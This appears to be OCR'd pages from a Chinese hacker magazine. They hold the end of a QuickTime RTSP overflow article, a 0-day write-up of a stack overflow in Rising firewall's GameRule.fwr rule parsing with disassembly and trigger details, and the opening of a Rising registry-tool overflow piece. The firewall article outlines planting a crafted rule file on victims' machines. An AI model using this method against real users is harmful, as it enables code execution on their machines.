


图3


总 结

通过这次的漏洞分析和利用实验，我发现QuickTime 7.1.3版本以下都存在这个RTSP URL解析漏洞，但是玩法各有千秋，有所不同！本文中的程序在Windows XP SP2下测试6.5.2版QuickTime可以通过，如果是其他版本的QuickTime，例如7.1.3版，可能要涉及到堆溢出，而不是本文的JMP ECX栈溢出。

此漏洞仅是"苹果漏洞月"中的一个漏洞，但是危害性比较大。试想一下，你不经意间点开的一个链接，或打开的一个QTL文件，甚至是访问的一个网页，都有可能会利用这个漏洞向你实施攻击，在你的机器上执行任意程序，比如加个用户、开个后门、种个木马、格个硬盘之类的……

总之，希望大家以后能多多"注意安全"，不断学习，不断进步！

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



防火墙，我该如何信任你？

——瑞星防火墙畸形规则文件溢出漏洞0Day

文/图 爱无言

最近工作真是繁忙，趁手头工作告一段落，便想研究研究国内防火墙的安全性。前一段时间，灰鸽子闹得国内网络一片恐慌，连新闻联播都播报了，想想自己的爱机整天挂在网上，不安装个好的防火墙怎么行。于是把国内的防火墙产品都下载下来准备安装试用，朋友笑曰国外的什么BlackIce等诸多有名的大牌防火墙漏洞重重，国内的就一定安全吗？一句话吓得我一身冷汗，可是我确实也不曾听说国内的防火墙有什么大的漏洞，究其原因我不敢言。为了安全还是拿起工具挨个解剖了看看，首先下刀的就是瑞星的防火墙，用IDA反编译之后，大致看看程序的流程，在读到规则定义这一部分时，竟然发现了一个非常典型的溢出漏洞，下面就请各位随我一起来"庖丁解牛"。

初现端倪

这个经典的漏洞出现在函数sub_49E7D0里，属于strncpy(dest,src,size)型的溢出漏洞。从IDA自动分析来看，这个函数是一个跟可执行文件有关的函数，函数入口的代码我们分析如下。

```
push        0FFFFFFFFh
push        offset loc_4B81EB
mov                 eax, large fs:0
push        eax
mov         large fs:0, esp
//这些都是在布置异常处理
sub         esp, 15Ch
//开辟出来15ch大小的空间，也就是348个字节
push        ebx
push        ebp
......
lea         ecx, [esp+178h+lpszExeFileName]
push        eax        //一系列的参数赋值
```

在函数开辟好所需要的空间，即348个字节大小的空间后，在函数地址0049E858处有一个条件判断语句"jnz short loc_49E88F"，这里之后函数分为两个部分，我们看看出问题的部分。

```
mov                   edi, ds:strchr
lea            esi, [ebp+218h]
//传递的参数赋值给esi，这个参数其实是一个字符串，因为下面使用了字符串函数strchr
push           3Bh       ;int
push           esi       ;char *
call edi ;
//使用strchr函数进行判断传递的字符串中是否有"3b"这个字符，也就是";"符号
add            esp, 8
test eax, eax
jz             short loc_49E8BA  //再次条件判断
```

这一次函数跳转后又分为两个部分，其中一个部分是进行对";"的存在进行再次判断，而另一个部分的代码如下。

```
mov                   edi,, esi
or             ecx, FFFFFFFF
xor            eax, eax
repne          scas byte ptr es:[edi]
not            ecx
dec            ecx
mov                   eax, ecx
```

这是一个相当于获取字符串长度的代码，最后获得字符串长度存放在寄存器eax里，紧接着函数进入了下面的关键部分。

```
push        eax      ;这里就是上面的字符串长度
lea eax, dword ptr [esp+70];
push        esi      ;这个就是传递进来的字符串
push        eax      ;目标地址
call dword ptr [<&MSVCRT.strncpy>]
;这里就是出现问题的地方。
```

由于strncpy函数的第三个参数，即要拷贝的字符串长度来自于eax，而eax又来自于对字符串本身的长度取值，这样就相当于如果我们能控制这个传递进来的字符串，让其长度大于目标地址空间的长度，导致发生典型的栈溢出，从而被我们所利用。

正如我们上面分析的，这个函数本身有几个条件判断的地方，我们必须满足这些判断才可能利用这个漏洞，并且我们现在还不清楚这个函数究竟是做什么用的，参数又是从哪里获得的。

分析触发

为了触发这个漏洞，我们还要继续分析这些枯燥的汇编代码，还好IDA帮我们自动分析了各函数间的相互调用过程。出现问题的函数sub_49E7D0由三个地方调用，如图1所示。




图1

一般在分析调用关系时，最好注意分析第一个调用。我们直接双击IDA提示的第一行来到地址0049F120，这个地方使用了一个call指令来调用出现问题的函数。不过先别急着分析，我们向上看看这里的代码是在作什么。我们来到如图2所示的地址0049EF20，这里出现了一个文件名"GameRule.fwr"，在紧接着的代码里，我发现正是从这里读取出的字符串赋值给了问题函数sub_49E7D0。连忙在当前目录下查找名为"GameRule.fwr"的文件，竟然没找到，看来心急吃不了热豆腐，我们继续分析。再次寻找回调函数，在地址0049F280处发现程序使用了OnInitDialog函数，这个函数是用来初始化出来一个对话框，看来这里就是一切的起始地方了，静态分析只能到此了。




图2

整理一下我们现在获得的线索 程序利用一个对话框，进行了对文件"GameRule.fwr"的一系列操作，在获取文件"GameRule.fwr"中的内容后，将内容作为参数传递给了问题函数，而这个参数将有可能导致程序溢出。在仔细思考之后，我恍然大悟到"GameRule.fwr"这个文件不就是一个瑞星防火墙的规则文件吗？而这个文件我们没有找到，一定是我们没有配置某一个规则，我们只要找找瑞星防火墙程序哪里可以配置新的规则不就可以找到新的线索了码吗？经过测试，我发现原来这个规则是瑞星的密码保护规则，如图3所示。

如果我们在密码保护规则里增加规则，程序就会产生一个名叫"GameRule.fwr"的文件，这个文件




图3

是一个加密文件。我们知道上面的问题函数正是需要"GameRule.fwr"文件里的内容来作为参数，可是加密让我感到迷茫。解铃还需系铃人，利用瑞星自己的增加规则选项，我一项一项测试，终于发现当我们在"其它程序"这一项里输入超过270个字节的数据时，程序出错了，如图4所示。这是非常经典的栈溢出，我们终于触发了这个隐蔽的漏洞。




图4

成功利用

正如同我上面分析的，这个漏洞非常典型，并且在所有参数传递的过程中，程序没有使我们的过长字符串变型，并且没有任何对字符的限制，所以我们可以随意使用自己的ShellCode。我这里写了一个简单的引起MessageBox的ShellCode，效果如图5所示。





图5

其实，只要我们成功地构造出了一个ShellCode，在密码保护的增加规则里，把它填到新规则的"其他程序"一项，然后点击"确定"，在防火墙的当前目录下就会产生一个名叫"GameRule.fwr"的文件，只要把这个文件发给任何安装了瑞星防火墙的人，并想办法把"GameRule.fwr"放到他的瑞星防火墙目录下，那么他一旦打开防火墙密码保护设置就会触发该漏洞，此时，危害程度就是我们说了算了，想怎样操作，完全由己而定。

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



夺命注册表

——瑞星注册表修复工具溢出0Day

文/图 爱无言

看到本文的标题也许你会非常惊讶，本来是为了电脑安全才安装的瑞星软件，竟然会出现如此大的漏洞。正如同网络上流行的一句话"没有绝对的安全"，瑞星也只是一个杀毒软件。很长一段时间里，我不曾注意这些杀毒软件本身的安全性，也许是思维上的定式，我们都认为利用这些软件会让我们的爱机变得更安全。可当我安装完瑞星2007后，在我分析瑞星杀毒软件、瑞星防火墙这一系列软件的编写思路和实际编写的流程时，我发现了瑞星软件中的一个严重溢出漏洞，问题主要出在瑞星的注册表修复工具中，而别的漏洞是否还有我这里先按下不说，我们先一起看看眼前这个漏洞的发现和具体分析吧。

瑞星的注册表修复工具是连同瑞星杀毒软件一起安装的，如图1所示。这是一款挺好的注册表修复软件，在我们电脑注册表被恶意软件或者非我们正常修改的时候，它可以帮助我们检测到哪些系统关键注册表键值被修改了，并且可以自动修复。这里为了演示其功能，我修改了注册表的IE的"主页"选项，也就是start page键值。打开瑞星注册表修复工具，可以看到瑞星注册表修复工具已经自动检测到了我们的"非法"修改，如图2所示。

